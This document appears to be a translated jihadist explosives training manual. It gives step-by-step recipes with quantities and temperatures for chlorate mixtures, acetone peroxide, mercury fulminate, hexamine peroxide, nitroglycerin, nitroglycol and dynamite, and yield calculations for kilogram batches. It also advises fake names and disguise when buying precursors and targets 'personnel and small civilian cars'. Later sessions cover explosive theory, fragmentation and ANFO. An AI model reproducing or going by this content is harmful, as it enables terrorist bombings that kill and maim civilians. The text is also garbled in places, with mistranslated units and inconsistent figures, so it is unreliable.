How to obtain it? (It can be obtained from schools' labs or from the matchsticks). It is color is red when obtain from matches or black according the color or matchsticks' head.
It is possible to grind the matchstick heads as it is known and common, or by purifying the matchsticks.

The popular way used to obtain potassium chlorate is from matchsticks.

a. We bring a large pot and put 2 letters of water, and boil it until it becomes warm (before the boiling stage).
b. We put a large amount of matchsticks about 300 to 500 sticks, and stir them in several stages until we make sure that the matchstick heads are dissolved completely in water, and we remove the sticks and carefully hide or burn them. We stir the solution after removing the sticks, and add more sticks for several times until the water is filled with chlorates, then we move the pot.
c. We leave the water solution for 15 minutes and we see deposits in the bottom of the pot. We pour the solution into another container through gauze (muslin) with the consideration of not having a leak from the deposit, because the deposit is just pieces of glass, dyes, and glues that need to get rid of after the end of filtration, and we take only the water.
d. We place the container with the solution + Chlorate on the stove until the water starts to evaporate.
e. Caution to avoid complete dryness of water to evade ignition of chlorates (sulfate), and try not to keep a lot of water. The water keeps evaporating until it becomes just a mud deposit. You can control the water dryness using low fire (flame), and without stirring the deposit while drying. The only possible to stir the pot that has the deposit over the fire, lifting the pot from the fire (flame), and drying the deposits that have a soft mud to ease take it out from the pot, and to drying it above a glass board.
f. We put the deposit on a glass board by using a spoon, and keep the deposited to the pot's wall after it dries completely. We can use a sand paper and place the deposits in the sun until they become very dry. We can shake it from time to time while exposed to sun. If there is no sun, we dry it by using the hair dryer.

Observation: normally the chlorates are stuck to the glass board. We use metal scrub to remove them.

g. We grind the deposit using wood or plastic grinder. It is cautionary not to bang (impact) it. But this way produces small amounts only that are good for small packages against personnel and small civilian cars. After grinding, we dry the chlorate another time under the sun to get rid of the moister. We repeat the experiment several times to obtain a large amount of chlorates.
h. After grinding the chlorates, you blend them with the following mixtures:

First Mixture (blend):

1. Potassium Chlorates 3 volumes.
   Soft grinded sugar 1 volume, this 1: 3 percentage in the retort blasted by an ignition
2. Potassium chlorate 70 grams.

15 grams of sugar
12 grams aluminum powder
Stuffed into a retort or pipe, and blasted by ignition or detonator.

Prepare sensitive materials that explode by a simple contact with flame, or by exposure to higher temperature of the surrounding. They are very dangerous and not like the gunpowder, permanganates, or other previous discussed materials. Who ever is going to do the preparation must abide by the instructions word by word without any kinds of adventures.

Manufacturing Acetone Peroxide

This substance is very dangerous and its explosion speed is 4000 m/sec.
It is advisable that this material to be prepared by experienced people only. It is a sensitive material and killed many of its manufacturers. We ask who is going to prepare this material to have an expert next to him, or to follow the instructions exactly. I want to mention something very important, and not to bring any substance home. Make a special place for this purpose, and it is recommended the place to be well ventilated.

To manufacture any explosive materials, there are general rules that must be understood.

General Safety Procedures:
First: First mistake is the last one.
Second: conduct the work in a well-ventilated place, or outside with the presence of an exhaust fan.
Third: Provide plenty of water, and it is recommended to have a water faucet in the work place because water is a good solvent to most explosive materials and acids, and sometimes it stops the reaction.
Fourth: Don’t prepare the whole amount in one time especially when you use the ingredient for the first time, and prepare to make large quantities.
Fifth: Putt away any heat sources while making and drying the material.
Sixth: Don’t keep the dry material for a long period of time, because it is sensitive towards banging and heat. Also, the moisture negatively affects it. It is recommend to cover it by water, and to cover the container, because the water will dry with time.
Seventh: conducting the experiment by a person who has a scientific or academic experience, or who has already made this kind of material more than once.
Eighth: Provide first aid materials (gauze, burn ointment, headache medicine, extinguisher, and bag of sand)
Ninth: Containers must be washed and dried before any use.
Notice: Before doing any work, you must do the following:

1. List the needed tools to do the work.
2. List the needed materials (substances) to make the mixture (blend).
3. List steps and number them.
4. Read the experiment more than one time, understand it very well, and know all details.
5. Every previous step you do needs to be marked with a sign and by using a light color.

6. All tools and material need to be available before starting the work.
7. Follow the instructions and steps word by word, and don't move to other steps unless you are completely done with the previous one.

Needed Tools:

1. A notebook to write observation on it.
2. 2 (300-600 ml) marked glass containers.
3. 1 (100 ml) marked container.
4. Thermometer.
5. Glass straw.
6. Filter papers.
7. Large container.

Needed Materials:

1. Sulfuric acid (H_2SO_4) with an acceptable concentration. It is used in filling up the cars' batteries. To increase the concentration, we boil it a little until we see white vapors.
2. Oxygen water H_2O_2, which is used as a disinfectant, and also used for coloring the hair. It is available in pharmacies and women hairdresser stores.
3. Acetone that is used as a nail polish remover. It is available in pharmacies and hairdressing salons. It is available in the industrial area of Rammallah within the security rules (indirectly).
4. Ice, salt, and water.

Observation: when buying large amounts of the needed materials, use a good cover, disguise, and fake names.

The percentage of used substance (by volume and not by weight):

Oxygen water: 1

Acetone: 1

Acid: (2.5-5%) of the total mixture (blend).

Work Process:

1. Mix 50ml of acetone with 50ml of oxygen water in a glass container, and stir them carefully (it is not important which one is poured first).
2. The resulted mixture (blend) is cooled by putting the container in a larger container that contains ice and salt with a little water where it keeps the temperature under 15 degrees Celsius, which is preferred, and must not exceed 50^{o} Celsius. If there is a problem that causes the increase of temperature, you can add cold water to the mixture.

Observation: because the internal container is light, we have to secure it, and to make sure it is stable inside the larger container on the side, and not in the center (to avoid flipping inside the larger container).

3. Add in the beginning 2.5% of the total mixture (sulfuric acid) gradually with stirring and paying attention to the thermometer where we have to keep it at 15^{o} Celsius as much as possible. If increased a little, we need to wait a little bit then stir to cool it down and so on. We add the sulfuric acid, you need put drops gradually away from your face and it preferred to have glass cover above the danger area. Adding the acid gradually to avoid scattering the acid when it is in high concentration.

Observation: If the acid concentration is very high and causes some scatterings during the mixing. We work on diluting the concentration by pouring the acid on water (and not vice versa) with 1:1 percentage with stirring.

4. Leave the resulted mixture for 9-12 hours to deposit a white material that looks like a snow (above the Acetone Peroxide).
5. We filter the deposit from water (we don't need the resulted water when washing or filtering), and then we wash it by cold water through putting water filter on a container, and pouring the deposit until it is completely filtered. Then we add the cold water more than once until the taste of acid is gone completely from the resulted water. (You know that by putting a sunflower paper, or by putting a drop of water on the tip of your finger and tasting it after washing the deposit at least three times. (we keep washing it until the acid taste is removed).
6. For the large amounts, you can use any cotton cloth to wash the deposit by putting the deposit inside it and tie it up to the water faucet, and pouring water on it until we get rid of the acetic. We make sure of the acid removed by following the previous step.
7. We dilute the deposit by spreading it before it dries and forming small chunks in order to easily wok with it.

Observation: when spreading the material, you must adhere to the following rules:

- Use a wood spoon where the front is directed towards the material, but is should be directed to the side (lateral).
- The hand spreading the substance has to be far where the arm should not be above the substance, but you can go to the other direction, or turn the material to your side.
- Keep the face away.
- The substance at this status is very sensitive to ignition and also reasonably sensitive to hitting (banging). This makes the materials ready for use after dryness (ready for blasting by using any ignition, impact, or adding acid to it).

Observation: It is recommended to fill the substance in plastic bags to avoid scattering of falling on the edges of containers, and to make sure none of the material fell on the ground; otherwise you need to remove it by wiping it out with a wet cloth.

- At the sixth step and after that step, we make sure that only one person is conducting the work.
- It is preferred to use the material directly within one or two days and has to be away from any heat sources.

Observation: You can use plastic containers during preparation when you are preparing large quantities. You can use a large measuring cup or bucket.

General Rules:

1. Wear during the preparation a loose white dress (it is preferred to use safety eye glasses especially when pouring the acid to the mixture or water), and need a nose mask (TC: respirator).
2. Be very careful and don't place your face near the container that has the reaction.
3. Don't taste the materials involved in the reaction.
4. Be very careful when dealing with chemical substances, and don't breathe in general any chemical vapors. If you have to that when dealing with simple cases, you can move the produced air by hand, and breathe gently away from the area.
5. Wear gloves during the preparation because the oxygen water used for hair coloring might causes a slight burn to your skin, converts the color to white, and will take a while to disappear. This is a criminal indication.
6. If you feel dizzy, go out and breathe fresh air and wash your face with water.

7. It is recommended the drink coffee during the preparing in a closed place, and especially if you are preparing large amounts.
8. If you feel of vomiting, you can drink cold milk in this case.
9. When preparing large quantities, the mixture volume should not exceed 14 letters for each one. This is of course after making experiment on the main ingredient by using small amounts (100 ml mixture).
10. If any of these chemicals touches your face, hands, or your clothes, use plenty of cold water immediately.

Calculating the Deposit Amount:

- To avoid making larger or lesser quantity than needed, you need do a simple calculation to determine the needed amount to extract the deposit (explosive substance).
- 100ml of the mixture (50ml acetone + 50 ml oxygen water) gives in its ideal case 25 grams of explosive material (white snow).
- In other way:

Every 100ml of mixture gives 25 grams of white snow (explosive material)
Assume we need to prepare ½ kilogram (500 grams) of explosive material. What is the volume of the mixture (blend)?
Solution: We can say 100ml of mixture (blend) gives 25 grams and X gives 500 grams.
X = 500 x 100/25 =50000 / 25 = 2000 ml of mixture (blend).
This means 1000ml (1 letter) of acetone and 1000ml (1 letter) of oxygen water.
In the contingency time, we calculate that for every 100ml of mixture, gives 15 grams of deposit, and to void shortage, we can say:
100ml of mixture (blend) gives 15 grams
X gives 500 grams
X = 100 x 500 / 15 = 3333 ml approximately = 3.3 letters mixed.
➔1666 ml (1.6 letters) acetone
And 1666 ml (1.6 letter) oxygen water
Another example: What is the required amount of the main ingredient to make 3KG of white snow (explosive material)?
Solution: 100 ml of mixture gives 15 grams of white snow.
X = 100 x 2000/15 = 1333 ml of mixture (blend) = 13.3 letters
➔ 6666 ml (6.6 letters) of acetone and 6666 ml (1.6 letters) of oxygen water (approximately).
To calculate the amount of acid needed, we follow the same procedures with the knowledge of the amount of acid needed is 2.5% of the mixture volume. This means every 100 ml needs 2.5 ml of acid.

Example: Calculate the amount of needed acid to prepare 13333 ml of the mixture?
Solution: 100 ml of mixture needs 2.5 of sulfuric acid H_2SO_4
13333 needs X
X = 13333 x 2.5 /100 = 333 ml of acid (approximately)

The concentration of sulfuric acid needed is 70%
The concentration of oxygen water is 30%
The concentration of acetone is 70%.

Preparing Mercury Fulminate
Need:
1.5 grams of Mercury
11 ml of nitric acid with a 60% concentration or more
13 ml concentrated ethylene alcohol (medical alcohol)
Process of Preparation

1. Put 1.5 grams of mercury in a glass container then add 11ml of nitric acid to it. Leave it until it reacts and dissolves the mercury in the acid, and makes mercury liquid that has a green olive color.
2. Put in another container (glass) 13 ml of alcohol (white alcohol), and then add the mercury solution to the alcohol, and not the opposite to avoid evaporation (scatterings)
3. Leave the mixture for a while to complete the reaction. If the weather is kind of cold and the reaction is slow, we heat the solution of low fire or in the middle of hot water bath to activate the reaction, and keep it away from heat sources in the beginning of reaction.
4. During the reaction, a yellow flammable smoke appears, avoid inhaling that, because it is toxic.
5. Leave the solution until the completion of reaction. You will see the deposit of gray substance that has the shape of shiny needles. It is the mercury fulminate.
6. Bring a cone that has a white cloth or paper filter, which is better because the fulminate is very soft and part of it might leak if you use the cloth. Pour the solvent into the cone. The deposit will stay in the paper. Then we wash the deposit (fulminate) by water until the traces of acid disappear. The better way to wash the fulminate from blemishes is to bring a glass container, put the fulminate in it and immerse it in water, and leave it for two days or more. When needed we remove the fulminate from water and dry it to become available for use.
7. Take the deposit and leave it until dry in the room temperature, and away from any heat sources.

Safety Precautions

- Nitric acid causes infection in the skin if it fell on it. Immediately pour cold water on the place contacted by acid.
- Yellow smokes are toxic and avoid inhaling that. Use medical mask to avoid inhaling these gases.
- If you add alcohol to the solvent, the mixture will evaporate in the air. You must pour the solvent to the alcohol and not the opposite.
- If the temperature rises during the reaction in the last stage and the yellow smoke ignites, cover gently by using and paperboard, or any solid body to prevent the oxygen from getting into it. Don't be scared of combustion during the preparation.
- Be patient, concentrate, and don't rush during the preparation process.
- Don't keep the fulminate in a copper container. Put it in a bottle and add water to it to cover it. When you need to use take it out and dry it. Store all the sensitive materials in bottles filled with water. Pure water purifies the sensitive material and prevents it from explosion if exposed to heat sources.

Preparing Hexamine Peroxide

Definition of Hexamine: it is a medicine that cures urinal illnesses.
Scientific name: Hexametlylene + tetrauene or Trubeuene
The equation:
14 grams Hexamine, 3 ml of sulfuric acid, and 45ml of oxygen (TC: missed the water)
Hexamine peroxide is classified as an activator and a catalyst substance with the sensitive material. This is also used as an initiator in explosive detonators of classical materials like TNT.

Preparation Process

1. Put 45 ml of oxygen water in a glass container.
2. Put the oxygen water container in a pot that has ice and salt (ice bath).
3. Add 14 grams of hexamine gently in different portions and stir. The temperature should not exceed 10^{o} Celsius and if increased, stop adding the hexamine.
4. Stir the mixture until the hexamine dissolves the oxygen water, and make sure the temperature does not to exceed 10^{o} Celsius.
5. Add the sulfuric acid one-drop at a time by using a syringe or an eye- dropper (pipette), or any other glass container. It is important to control to dropping process with the temperature should not exceed 10^{o} Celsius.
6. Leave the mixture for a period 12-24 hours.
7. You will see a white deposit in the container.
8. Take the deposit and filter it. Keep the deposit that is particles of hexamine peroxide.
9. Take it and dry in a ventilated area away from the sun.
    - We advice by taking a sample using matchstick and burning it to test the substance.
    - This substance has to be stored in a container that has water. When used, it will be filtered, dried, and becomes ready. The substance is very dangerous and is not an easy one. Please deal with it in extreme cautious and don't underestimate it.

Combustible Oils

Combustible oils are very, very, very dangerous.
The most dangerous one is nitroglycerin, which explodes by shaking, and has a very high blasting speed that reaches 7000 m/sec. We reduce its sensitivity by a mixture to make dynamite. We will discuss different kinds of dynamites.

Combustible oils are considered very important materials, and classified among the explosives because of their high sensitivity, and their destructive capability. Some of these oils are: nitroglycerin, nitro glycol, nitro methane, and nitro benzene.

Nitroglycerin

The equation for preparing nitroglycerin:
15 ml of concentrated nitric acid (above 92%)
22.5 ml of concentrated sulfuric acid (from 90 to 100%)
6.5 ml glycerin + 200 ml of very cold water

Preparation Process

1. Put in a glass container 22.5ml of sulfuric acid in a middle of ice container (ice bath)
2. Add the nitric acid in portions and don't exceed the 30^{o} Celsius.
3. After you finish adding the nitric acid, leave the acid mixture to cool off to five degrees in the middle of the ice container (ice bath).
4. Take 6.5 of glycerin by using a dropper or syringe (make sure the needle is taken off), or use glass cup where you can put the solvent, and add the glycerin drop by drop and very slowly. Don't exceed the 10^{o} Celsius temperature.
   Observation: If the temperature increased to15 degrees, the solvent becomes dangerous, and you need to pour the acid into the ice immediately.
5. After you finish adding the glycerin, add 200ml of very cold water in one time. You will see the deposit of a colorless oily layer in the bottom of the container. It is the nitroglycerin oil.
6. Bring a large syringe that has thin plastic pipe in its top, and suck the water out. You will have an oily deposit.
7. Wash it with water carefully. You can wash it by using carbonates to make sure it has no acid.
8. Take 100ml of water and add 5% of sodium carbonates, and wash the oil separate times. 3 to 4 times to reduce the traces of acids. This makes the nitro glycerin ready for detonation. Washing is done by pouring the water mixed with sodium carbonates into oil in a glass container for several times, where the water is sucked out each time, and the oil deposit is in the bottom. Then you repeat the same process again.
9. It will be stored in a pipe and you add water to it.

Nitroglycerin is a strong combustible liquid and explodes by using a detonator. It could be mixed with other materials like medical cotton to transfer from liquid to non-liquid substance especially if we wanted to mix it with nitro cellulose that makes it better.

Nitro Methanol

Preparing the Nitro Methanol Oil
The equation:
16.5 of nitric acid
25 of sulfuric acid
15ml of methanol

Preparation Process

1. Add the nitric acid to sulfuric acid in the same way from previous experiment. (Page 24)
2. Cool off the mixture to five degrees.
3. Take by a dropper or glass straw 16ml of methanol, add the methanol to the two acids quietly, and make sure the temperature does not exceed 10 degrees. If the temperature reaches 13 degrees, pour the container into the ice, because it becomes very dangerous. (Stir for one minute after you finish from adding the methanol, and make sure the temperature does not exceed 10 degrees Celsius).

4. After stirring, take 250ml of cold water and pour it to the container. We will see an oily layer formed in the bottom of the container.
5. Suck the water out in the same previous way. The deposit is nitro methanol oil will remain.
6. Wash with water + 3% carbonate. If you don't use the carbonate, washing by water is sufficient, but carbonate purifies the blemishes better.
7. Store it in a container that has water in it.
   Observation: when you notice the temperature increase though the monitoring of the thermometer, and you could not control it, pour the acid content into the ice, and try the process again quietly and without rush.

Nitro Glycol
Preparing Nitro Glycol
It is a strong combustible material. It is stronger than TNT, very important, and is not dangerous to store, because it does not explode when exposed to heat. It is safe to transport, very effective, and very powerful specifically in cutting hard materials. It could be mixed with nitro cellulose (treated cotton with nitric and sulfuric acids).
Important observation: It blasts by using a nitro glycol detonator.
Preparing Nitro Glycol
The Equation
15ml of nitric acid
22.5ml of sulfuric acid
9.5ml of glycol
150ml of very cold water

Defining Glycol: it is a liquid substance sold in medical preparation labs, and can be obtained in containers that are sold in the cold areas (anti freeze), which is used in cars' radiator to prevent water from freezing inside the radiator.
To obtain the glycol from the antifreeze liquid that has blue color or olive green in some countries. We buy the antifreeze container and pour its content in stainless steel pot. We put the pot over a low fire and leave it to boil, and reduced to half the quantity. After that we lift the pot and leave it to cool off. This makes the glycol material ready for use in the previous equation.
Preparation Process
1. We add the nitric acid to the sulfuric acid in similar way to the previous experiment.
2. We cool down the solvent to five degrees.
3. We add the glycol drop by drop and quietly, and make sure the temperature does not exceed 10 degrees.
4. After completing the addition of glycol, stir for five minutes, and insure the temperature does not go above 10 degrees Celsius.
5. After we finish pouring the glycol, we pour 150ml of cold water over the experiments. We see an oily layer formed which is the nitro glycol.
6. We separate the water from the oil by sucking it out (by using a syringe) that has a thin hose similar to the previous nitro cellulose experiment. This means washing the oil several times. The result: nitro glycol oil, which is highly combustible, explodes by a detonator and possible to mix up with cottons, sawdust, or nitro cellulose.

Observation: This oil explodes with or without control similar to T.N.T.

Important observation: We might not see the amount of oil from the experiment unless we use small equations, and we must know that this small amount is not to be under estimated, and the same experiments to be repeated to obtain the largest amount of this dangerous oil.
These were the combustible oils, which are the most dangerous ones.

Continuation to Combustible Oils

If a boiling appears in the solvent during the addition of glycerin, glycol, or methanol, this means the solvent is very dangerous and about to blast. You have to pour the solvent onto the ice immediately, and repeat the process slowly and without rushing.

Observation: to store oils, we put them in a container and then add water.

1) Making Dynamite:
   1. Nitroglycerin oil 75%
   2. Basement sand, which is very rich in potassium nitrate 25%

   Mixed together and blasting by a detonator
2) Nitroglycerin 90 to 93%
   Nitro cellulose 7% to 10%
   Blasted by a detonator

3) Nitroglycerin 62%
   Nitro cellulose 3%
   Sodium nitrate 27% (blasted by a detonator)
   Sawdust 8%

4) Ammonium nitrate 70%
   Nitro glycerin 30% (detonator)
   Grind the nitrate and make it very soft. Then add it to the nitroglycerin, and stir until it becomes like a paste (dough). This produces safety dynamite.
   1. Nitro glycol + medical cotton as needed.
   2. Nitro methanol + medical cotton as needed.
   3. Nitroglycerin + medical cotton as needed.

Preparing Nitro Cellulose and Cotton Powder

Nitro Cellulose: Cotton powder.
The Equation:
Nitric acid 15ml
Sulfuric acid 25ml
Medical cotton as needed
100ml water + 5 grams of sodium carbonate

Process:

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1. Add the nitric acid to the sulfuric acid drop by drop, and make sure the temperature does not go higher than 30 degrees Celsius in the middle of a cold bath (Ice + Salt).
2. Take little amount of pure medical cotton proportional with the acid, and add it to both acids until it absorbs all the acid solvent.
3. Wear rubber gloves, take out the cotton, and wash it under the faucet by running water to minimize the effect of acid.
4. Take 100ml of water and add 5 grams of sodium carbonate to it.
5. Place the cotton in the middle of water + carbonate, put the container over a heat sources, and make it boil for five minutes.
6. Take the cotton, wash it again with water, and let it dry under the sun.
7. Take a small sample of cotton after dryness and ignite it to make sure of the ignition capability of the gunpowder.
8. This gunpowder is controlled and detonated by acid flame, and you can benefit from it after lifting the cotton to repeat the experiment (making cotton powder).
9. Observation: the experiment ends at step number 3 in washing the cotton under the water, but to obtain pure cotton powder of any acid, you can follow steps number 4 and 5.

I ask God the success for you and me. I thank our brother Abu Saqr and the dearest brother AlJamalyn for the valuable information. Please ask them if you have any questions. They are the best in the field. I say good-bye to you and put you in the safe hands of God. This is all what I have about this training session, and May Allah blesses us the benefit and his worship. I ask for your prayers.

Abu Mos'sallam

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In the Name of Allah, Most Gracious, Most Merciful

Because of the danger of this issue, I wanted to warn you about storing explosives at your home, and what might cause in term of human and economical damages.
For those innovative brothers who excelled in the jihad work, and in making explosives, I ask them to continue in their innovation, and to find a suitable way to store explosives away from homes or residential areas, especially the summer is approaching us, and the temperature is high in addition to the weather is hot.

The explosive materials must be stored considering the level of danger, their capabilities for self-ignition, and the affect of the outside environment (temperature and moisture). You can store each group in a separate storage as follows:

a) Highly sensitive material like: mercury fulminate, lead azide, lead styphnate, tetrazene, and other parts included in make these substances like detonators (explosive capsules).
b) Nitroglycerin materials like: jijanite, gelatin dynamite, and nitroglycerine dynamite.
c) Highly explosive materials like: TNT, hexogen, amatol, tetryl, barogell, and ANFO with the detonating cord (primer).
d) Pyrotechnics materials like: flammable materials, smoke initiators, and black gunpowder.

Also, you can't store the explosive materials in the same storage of detonators, capsules, or hand grenades. Detonators have to be taken off during the storage. Don't use any kind of ferrous (iron) with explosive. This might cause a spark that will detonate the explosive material.

Finally, I hope you take this issue very seriously and let us learn from other people mistakes and get the benefit.

I ask Allah to give you success.

First Session: Fundamentals of Explosive Science

The scientific known principle says: the energy does not disappear, and does not revive from nothing. But it does transfer from one shape to another. Most of the natural materials contain a huge latent energy. If this energy released or converted suddenly to another kind, it will make wonders, and some of these natural materials are explosives, which are converted from one kind to another suddenly that are known by the explosion.

Explosion occurs when the latent or stored energy inside the material is suddenly released to affect the surrounding, and making a loud sound. A simple example about that is the balloon in a child hand, and a complex example is the detonation of nuclear bombs. This latent energy is controllable, and could be used for industries, demolition, fire extinguishing, strengthening metals, welding, and others.

Explosion is a sudden shift of the energy. But the opposite is not correct. Not every sudden movement of energy causes an explosion similar to the gas pipes used for cooking in the kitchen. For this reason, the definition of an explosive material is described as follows:

1. High energy to produce a gas under high-pressure conditions.
2. High energy to produce a gas that has a high speed that affects the surrounding environment, and exposes it to a strong and effective dynamic stress.

According to that, explosives can be classified into three categories:

1. Propellant explosives like the gunpowder.
2. Strong explosive like TNT.
3. Activated and initiated materials like mercury fulminate and called by detonators.

Explosives are divided into two kinds:

1. Explosives affected by a temperature.
2. Explosives affected by a detonation and impact, and not by temperature.

Flickering (glimmer) and resounding ignitions:

We know that the explosion is an energy conversion from one shape to another within a short time. Consequently, it is a chemical reaction and it is possible to change the speed of this reaction by changing the conditions of the chemical reaction especially by changing the temperature, or by adding suitable catalysts, or by increasing the concentration of the used substances forming the explosive. Since we can increase the speed to any imaginable number, the conversion speed divides the explosion into glimmer ignition or resounding ignition, and the first one is relatively lower than the second. Flickering ignition is relatively a slow procedure. For example, if you blend two kinds of gunpowder and ignite them, the velocity of one kind will extinguish the other one before complete ignition, especially if the experiment is conducted in an open area (free air). In the resounding ignition, every items of all materials converts within a short time about 1/7000 of a second into a gas status.

Factors Affecting the Explosion:

1. The affect of oxygen: It is not assured of the oxygen presence, because most of the explosive reactions are considered reversed oxidation reactions. The percentage of oxygen included in the nuclear mix of a chemical explosive has little importance. It is suitable in this case to distinguish between the whole oxygen. This means nothing, and the effective oxygen is inside the material itself.
2. The percentage of the mix components: The amount component of mixed explosives is highly effective in the speed of reaction, and consequently the speed of explosion. They are kept percentages that differ from one material to another and must be taken into account.
3. Temperature and pressure: The speed of burning is increased with the increase of pressure and temperature. It is almost doubled when the temperature increases 10^{o} Celsius. The pressure increases the temperature, and the more increase in pressure causes more increase in the reaction speed, where the flickering ignition might convert into a resounding ignition.
4. Explosive density: The absolute density or the true density of the material affects the speed of burning. Weight density affects the flame (externally) and therefore, there is a limit for the feasible density of every explosive to have a resounding explosion. This means, if the explosive density increases above the upper limit, it will be difficult or impossible to detonate it.
5. Inhibitor (Control): This name is used on the obstacle. For example, the black powder ignites normally in an open-air environment and flicker ignites inside the mortar barrel, and has a resound blast when used as an internal charge for shells. All explosives don't need the same control while the gunpowder needs to damage the air in it while the nitroglycerine requires using a piece of paper to cover it before banging or igniting it.
6. Catalysts: They are materials that affect the speed of reactions whether by increasing or decreasing them. The first one is called a positive catalyst, and the second one is called a negative catalyst. For example, in the charcoal mines, the iodine plays a negative role in gas explosive mixtures (Methane + air). It is sprayed in the mines to prevent explosion.

Kinds of Explosions:

1. Mechanical Explosion: It is resulted from the rise of pressure in a narrow area.
2. Chemical Explosion: It is the conversion of the material into gases within a short time, and making volumes that reach to 10000 – 15000 double the original volume of the same material before detonation.
3. Nuclear Explosion: It is the splitting or mixing the nucleus (kernel) inside the explosive material. It is accompanied by a high temperature and huge amounts of gases.

In the next session: The effect of explosion, explosive classification and characteristics.

Second Session: The Effect of Explosions. Explosive Classification and Characteristics

Second Session: The effect of explosives, their classifications, and characteristics.

Effects of Explosion: during the blast of explosive, it converts very quickly into a large amount of gases, which causes some primary and secondary effects.

The primary effects of an explosion:

1. Pressure: when $1m^3$ of explosive blasts, it produces 10000-15000m^3 of gases within 1/7000 second and speed of 100000 KM/h. It also generates 108.5 ton/cm of pressure. This pressure destroys anything whithin its range and has negative and positive phases. The positive phase is created by the first shockwave during the explosion and destroys the objects within its perimeter. At the end of the wave and as a result of reaction, the air returns to fill up the vacuum caused by the wave, and affect negatively on the objects within the perimeter from the other reversed direction of the wave.
2. Destruction Effect: When the buried explosive charge under ground or under water detonates, it produces the same amount of gases. While the earth and water are hard to press, the blast will be less violence, but the destruction capability will be the same. The destruction effect is larger and can be compared to an earthquake.
3. Heat Effect: It differs according to the explosive material, where the slow explosive takes more time to burn, and the fast material takes less time and has a higher blasting temperature, but their time is very short. In general, the heat affect is the weakest effect of explosives.

The secondary effects of an explosion:

1. Reflection: The shockwave reflects similar to the light and sound. Its speed and effect decreases for every reflection until it disappears. For this reason, trenches are built in circular crocked shapes.
2. Burning: Resulted form the generated heat of explosion, but it needs flammable materials to make the fire.
3. Fragmentation: It is the fast movement of fragments from carrying the explosive body in a speed that reaches 8000 m/s, and in straight line. Half of the blasting energy is used in tearing the carrier of explosive. If we make grooves in the body, this will lead to forming fragments similar in size of the intersected grooves. If the explosive has a strong blast, the fragments will be sharp and thin. If the explosive has a slow blast, the fragments will be big and blunt.

Explosives Classification:

- According to their presence.
- According to their use.

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- According to their speed.

First: According to their presence
1. It is a liquid explosives like nitroglycerine, which is a yellow oily liquid, freezes in winter, very sensitive, dangerous to work with, and kept under 8^{o} Celsius bellow zero.
2. Paste (dough) explosives like dynamite and geljanite (?).
3. Solid explosive like TNT, ammonal, and RDX.
4. Gas explosives like methane and hexogen.

Second: According to their use
1. Inducing Explosives: To cause other materials to explode. It is distinguished of being very sensitive against banging, friction, and heat. But, it is has a weak affect on targets, and used in making detonators to initiate the explosion.
2. Cutting Explosives: They have the capability to destroy and demolish objects. They have three sections, high effect, medium effect, and low effect. The highly effective material is used to install detonating cords as major charges. The medium effective material is used for the major charges, and it is mostly used like the TNT, dynamite, and geljanite (C3 and C4). The low effective material like the ammonium salts is used for making the nitric fertilizer, and reacts with TNT to make very sensitive materials. The nitric fertilizer (urea fertilizer) in 33% concentration can be used as a blasting material after mixing it with solar oil or diesoline, and has to be wrapped by moisture resistant material for several hours. This mixture is called ANFO.
3. Propellant Explosives: These materials have the blasting conversion in a quick flammability. They are two kinds, the black powder, and nonsmoking gunpowder.
4. Heat Explosive (high temperature): They are the burning ones and can be done by adding aluminum powder or magnesium to the explosives.

Third: According to their speed
1. Slow explosives: Their speed doesn't exceed 100m/s like the black gunpowder that has a speed of 400m/s. These explosives are used as propellants and are easy to ignite by using a flame.
2. Fast explosives: These kinds are designed for destruction and demolition. Their speed of explosion exceeds 1000 m/s, and might reach 8400 m/s in RDX. These explosives need an initial impact to detonate.

In the next session: Knowing the explosives

Third Session: Knowing the Explosives

In the Name of Allah, Most Gracious, Most Merciful
Third session: Knowing the Explosives
Before I start, I thank the brothers who requested to insert pictures with the information as much as possible. I will try to include illustrations or pictures in the manufacturing process.

First: Major Components

1. Mercury Fulminate: One of the mercury salts that has a white color and softy touch. It looks like very small needles and highly poisonous like the rest of mercury salts. It explodes when the temperature reaches 180^{o} Celsius and detonates violently if it touches other burned object, panged, or rubbed. The larger crystals are more sensitive than the smaller ones. Its explosion speed is 5000 m/s. It dissolves in acetone. It doesn't dissolve in cold water. If to cold water is added, this will reduce its danger while in use. It reacts with aluminum to produce a non-explosive material. For this reason, it is never stored inside an aluminum container. It is always stored in copper, glass, or plastic pipes. It can be damaged or discarded by immersing it in a concentrated solvent of sodium and copper sulfate.
2. Silver Fulminate: One of the silver salts. It has the shape of bright needles and it is more sensitive than mercury fulminate, and more expensive. For this reason, it is rarely used and in a very small amount to avoid dangers. Its explosion speed is 1000 m/s.
3. Lead Azide: It a crystal white object that does not dissolve in cold water and dissolves slowly in boiling water. It sensitivity changes according to the size change of crystals similar to the mercury fulminate. It reacts with copper to make an explosive sensitive material. Therefore, it is never stored in a copper container to the opposite of mercury fulminate, and should be stored in aluminum, glass, or plastics pipes. Moisture doesn't affect it at all. Its speed of explosion is 5300 m/s. When exposed to light, its color changes to gray and explodes spontaneously if exposed to sun of ultra violet ray. Immersing it in a concentrated solvent through sodium or aluminum acetic will spoil it.
4. Lead Styphnate: Small crystals that have a dark orange color. It does not dissolve in water and has an explosion speed of 5100 m/s. It dissolves in acetone and used with potassium chlorates in shock pipes.

Second: Cutting Explosives
They are the explosives used for blowing up, destruction, and sabotage.

1. Trinitrotoluene (TNT): Highly used as a military explosive because of its good quality, strength, and easy to store and carry. It is density is 1.54 and might reach to 1.64 by pressure during the melting. It melts at 82^{o} Celsius. It can melt and cast in molds according to the need. It burns in an open air without causing a flame, and leaving a dark smoke. The pure one has a white color, and the commercial one has a yellow sand color. Its speed of explosion reaches 7000 m/s.

Its color changes to brown when exposed to the sun and that affects its strength. It doesn't dissolve in water and does not get affected by metals. It is consider a measuring unit to other explosives.

2. Nitroglycerine: It is an oily liquid that has light yellow color, and assumed to be colorless in lab purity situation. Its density is 1.59 and it doesn't dissolve in water. It dissolves in all organic compounds (chloroform, benzene, olive oil, acetone, ether, phenol, etc.). It freezes at 8^{o} Celsius and melts at 11^{o} Celsius, and has 8000 m/s speed of explosion. The sun affects it badly. It is very dangerous and might explode by shaking or exposure to normal temperature. It is stored in cold and many restraints can be added like wood sawdust and flour to reduce its sensitivity. It can be disposed by immersing it in a concentrated sodium solvent.
3. Dynamite: There are three kinds of dynamite. The available one now is one kind that contains nitroglycerine and nitrocellulose, ammonium nitrate, and constraints in different percentages. It has many commercial names and it is soft, yellow, dough like material that could be shaped and cut by hand only. Do not use any sharp tool to cut it. Its speed of explosion is 7500 m/s after 45 days of manufacturing. If stored for a long time, nitroglycerine starts to separate from the mixture, and becomes very dangerous and can notice that by seeing oily spots on the cover or on the surface. In this case, it must be disposed immediately.
